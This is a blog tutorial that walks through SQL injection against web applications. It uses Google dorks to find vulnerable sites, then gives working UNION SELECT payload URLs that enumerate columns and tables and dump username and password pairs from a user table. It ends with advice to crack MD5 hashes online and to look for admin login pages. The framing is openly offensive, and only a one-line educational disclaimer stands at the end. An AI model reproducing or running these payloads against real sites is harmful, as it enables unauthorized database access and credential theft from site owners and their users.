Tutorial on SQL Injection

Author: Nagasahas Dasa
Information Security Enthusiast
You can reach me on solidmonster.com or nagasahas@gmail.com

Big time!!! Been long time since I posted my blog, this would be something interesting than usual one which helps you to bring out the hacker inside you ;) SQL Injection which is commonly known as SQLI! Here I would be demonstrating about SQLI which is the one of the top 10 vulnerabilities listed in OWASP (Online Web Application Security Project) not just one of the top 10 vulnerabilities but oldest and topmost from so many years.

This blog, no I can say tutorial! This tutorial gives you the idea to get into any database which has SQL vulnerability. So let's go ahead with basics.

What is SQL?
SQL (or Structured Query Language) is a special-purpose programming language designed for managing data held in a relational database management system (RDBMS).

What is SQL Injection?
SQL injection is a code injection technique that exploits security vulnerability in an application's software. The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.
To start with this exploitation we can utilize Google in finding the sites which has possibility of having the application vulnerable using Google Dorks.

What are Google Dorks?
Google dorks or Google Operators are the center of attraction for Google Hacking, which helps in extracting required information from the Google. Many hackers use Google to find vulnerable webpage's and later use these vulnerabilities for hacking. You can get a list of Google Dorks here

Using Google Dorks:

But for now the only Google dorks we will be using for extracting required information are,

- **inurl:index.php?id=**
- **inurl:page.php?id=**
- **inurl:prod_detail.php?id=**

These will list all websites containing " prod_detail.php?id=in the URL. (Depending on Dork we are using)

NOW, enter that into Google and start opening WebPages. Finding SQLI Vulnerabilities in websites is very simple. You can simply use a single ' or a " at the end of the URL.

```
Example: http://www.example.com/index.php?id=1'
Example: http://www.example.com/index.php?id=1"
```


If the website is vulnerable it will produce an error which is similar to the following:

```
Query failed: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\'' at line 1
```

If you see this that means you have found a SQL Injection vulnerability in the website. For security purpose let's consider domain as "example" for this tutorial:

Exploiting the vulnerability

```
http://www.example.hu/prod_detail.php?id=837'
```



This shows that the website is vulnerable to SQL injection.


Step 1: Finding how many columns the site has

To do this we use the **Order by** query to find how many columns it has.

http://www.example.hu/prod_detail.php?id=837 order by 100--

We will most likely get an error saying,

```
Query failed: 1054 - Unknown column '100' in 'order clause'
Select products_model, products_name, products_short, products_image,
products_price, products_status, products_describe, categories_name,
manufacturers_name from products join manufacturers on (fi_manufacturers =
id_manufacturers) join categories on (fi_categories = id_categories) where
id_products = 837 order by 100--
```



That means the number is too high so we will lower it.

```
http://www.example.hu/prod_detail.php?id=837 order by 10--
```

If we get an error yet again, the number is still too high, try with lesser value. Let's take 7

```
http://www.example.hu/prod_detail.php?id=837 order by 7--
```

The page will most likely load successfully, if not, then the site may not be fully vulnerable to SQL injection. If it loads successfully increase the number yet again. Once you get to the Max number where it loads successfully, that is the amount of columns a site has. Here in this example it is 9.

```
http://www.example.hu/prod_detail.php?id=837 order by 9--
```

Step 2: Finding the vulnerable columns.


To do this we use **Union All Select.** Like So,

```
http://www.example.hu/prod_detail.php?id=837 union all select
1,2,3,4,5,6,7,8,9--
```

With some sites that won't be enough to find the vulnerable columns, sometimes it needs the extra push, so we need to force the error. Add a **-** behind the 837 like this **prod_detail.php?id=-837**

The URL should look like,

```
http://www.example.hu/prod_detail.php?id=-837 union all select
1,2,3,4,5,6,7,8,9--
```




Now it will show the vulnerable columns. The vulnerable columns will be numbers that weren't there before; the page will also look a lot different. In this case Columns 1, 2,3,7,8 and 9 are vulnerable.

Step 3: Exploiting vulnerability

Now, here comes the hardest part as people think but it's not that hardest! Mind it; anything is possible if you love it. Let's just collect some info about the site. Such as Database Name, User Name, and the Version. Remember the vulnerable columns from before? This is where we use them!

In your Union All Select statement replace the vulnerable column numbers with the three bits of info you want. [Database(), User(), Version()].

```
http://www.example.hu/prod_detail.php?id=-837 union all select
version(),database(),user(),4,5,6,7,8,9--
```



Where the 1,2,3 were on the page before (Or whatever vulnerable column number you used) The bits of information will show on this website, the three pieces of information are,

Database(): *web***2*
User(): *web***u @ localhost*
Version(): *5.6.10-log*

Great, our first bits of extracted data! We should get some more information. Now before we continue on there are something's that you'll need.

1. Firefox Browser
2. HackBar Plugin


Okay let's continue, Next step is to list all the tables. We will now use **Group_Concat(table_name)** and **from information_schema.tables where table_schema=database()--**

Don't worry its simpler than it looks! URL looks like this,

```
http://www.example.hu/prod_detail.php?id=-837 union all select
1,2,3,4,5,6,group_concat(table_name),8,9 from information_schema.tables
where table_schema=database()--
```

Hey Look! Tables ;)

```
categories, config, contents, counter, manufacturers, news, orders,
orders_products, products, user
```



Well done you've successfully extracted the table names. But wait, there's more! Sadly there is no admin table, but sometimes there is. So let's go with exploring **user** table.

Have you installed that Firefox plug-in yet? Because you are going to use it now.

Next thing you need to do is
replace **Group_Concat(Table_Name)** with **group_concat(Column_name)**. If you have HackBar installed press F9, click SQL drop down button go to MySQL then click MySQL CHAR() and Enter the table name.


In this case, user and replace **from information_schema.tables where table_schema=database()--** with **from information_schema.columns where table_name=MYSQLCHAR.** The Char will be the code you receive from HackBar in this case **user** can be encoded as CHAR (117, 115, 101, 114)

The Final URL will look like this:

```
http://www.example.hu/prod_detail.php?id=-837 union all select
1,2,3,4,5,6,group_concat(column_name),8,9 from information_schema.columns
where table_name=CHAR(117, 115, 101, 114)--
```

Okay, cool, we have the column names now.

```
id_user,user_name,user_pw,user_email
```




Now our next task is to get the data from these columns. To do this
replace **group_concat(column_name)** with **group_concat(Column_name_2,0x3a,Column_name_3)** Where Column_name_2 and Column_name_3 are the column names you want to extract data from, such as user_name and user_pw.

Now change **from information_schema.columns where table_name=CHAR** to **from user i**f you want to extract data from a different table name change **user** to the table name you want to extract data from.

The URL looks like this,

```
http://www.example.hu/prod_detail.php?id=-837 union all select
1,2,3,4,5,6,group_concat(user_name,0x3a,user_pw),8,9 from user—
```



We've now extracted data! Good Job.

Now we got user table which also contains the admin credentials and we found Username and Password of user you will find MD5 hashed passwords usually. Too decrypt these go to md5decrypter.co.uk it's a great site!

You also need to find the admin control panel, try simple URL's like /admin or /login etc. look on Google for an admin page finder tools. Hope this helps you!

This blog is purely for educational purposes only. Information posted is not intended to harm anyone or any organization.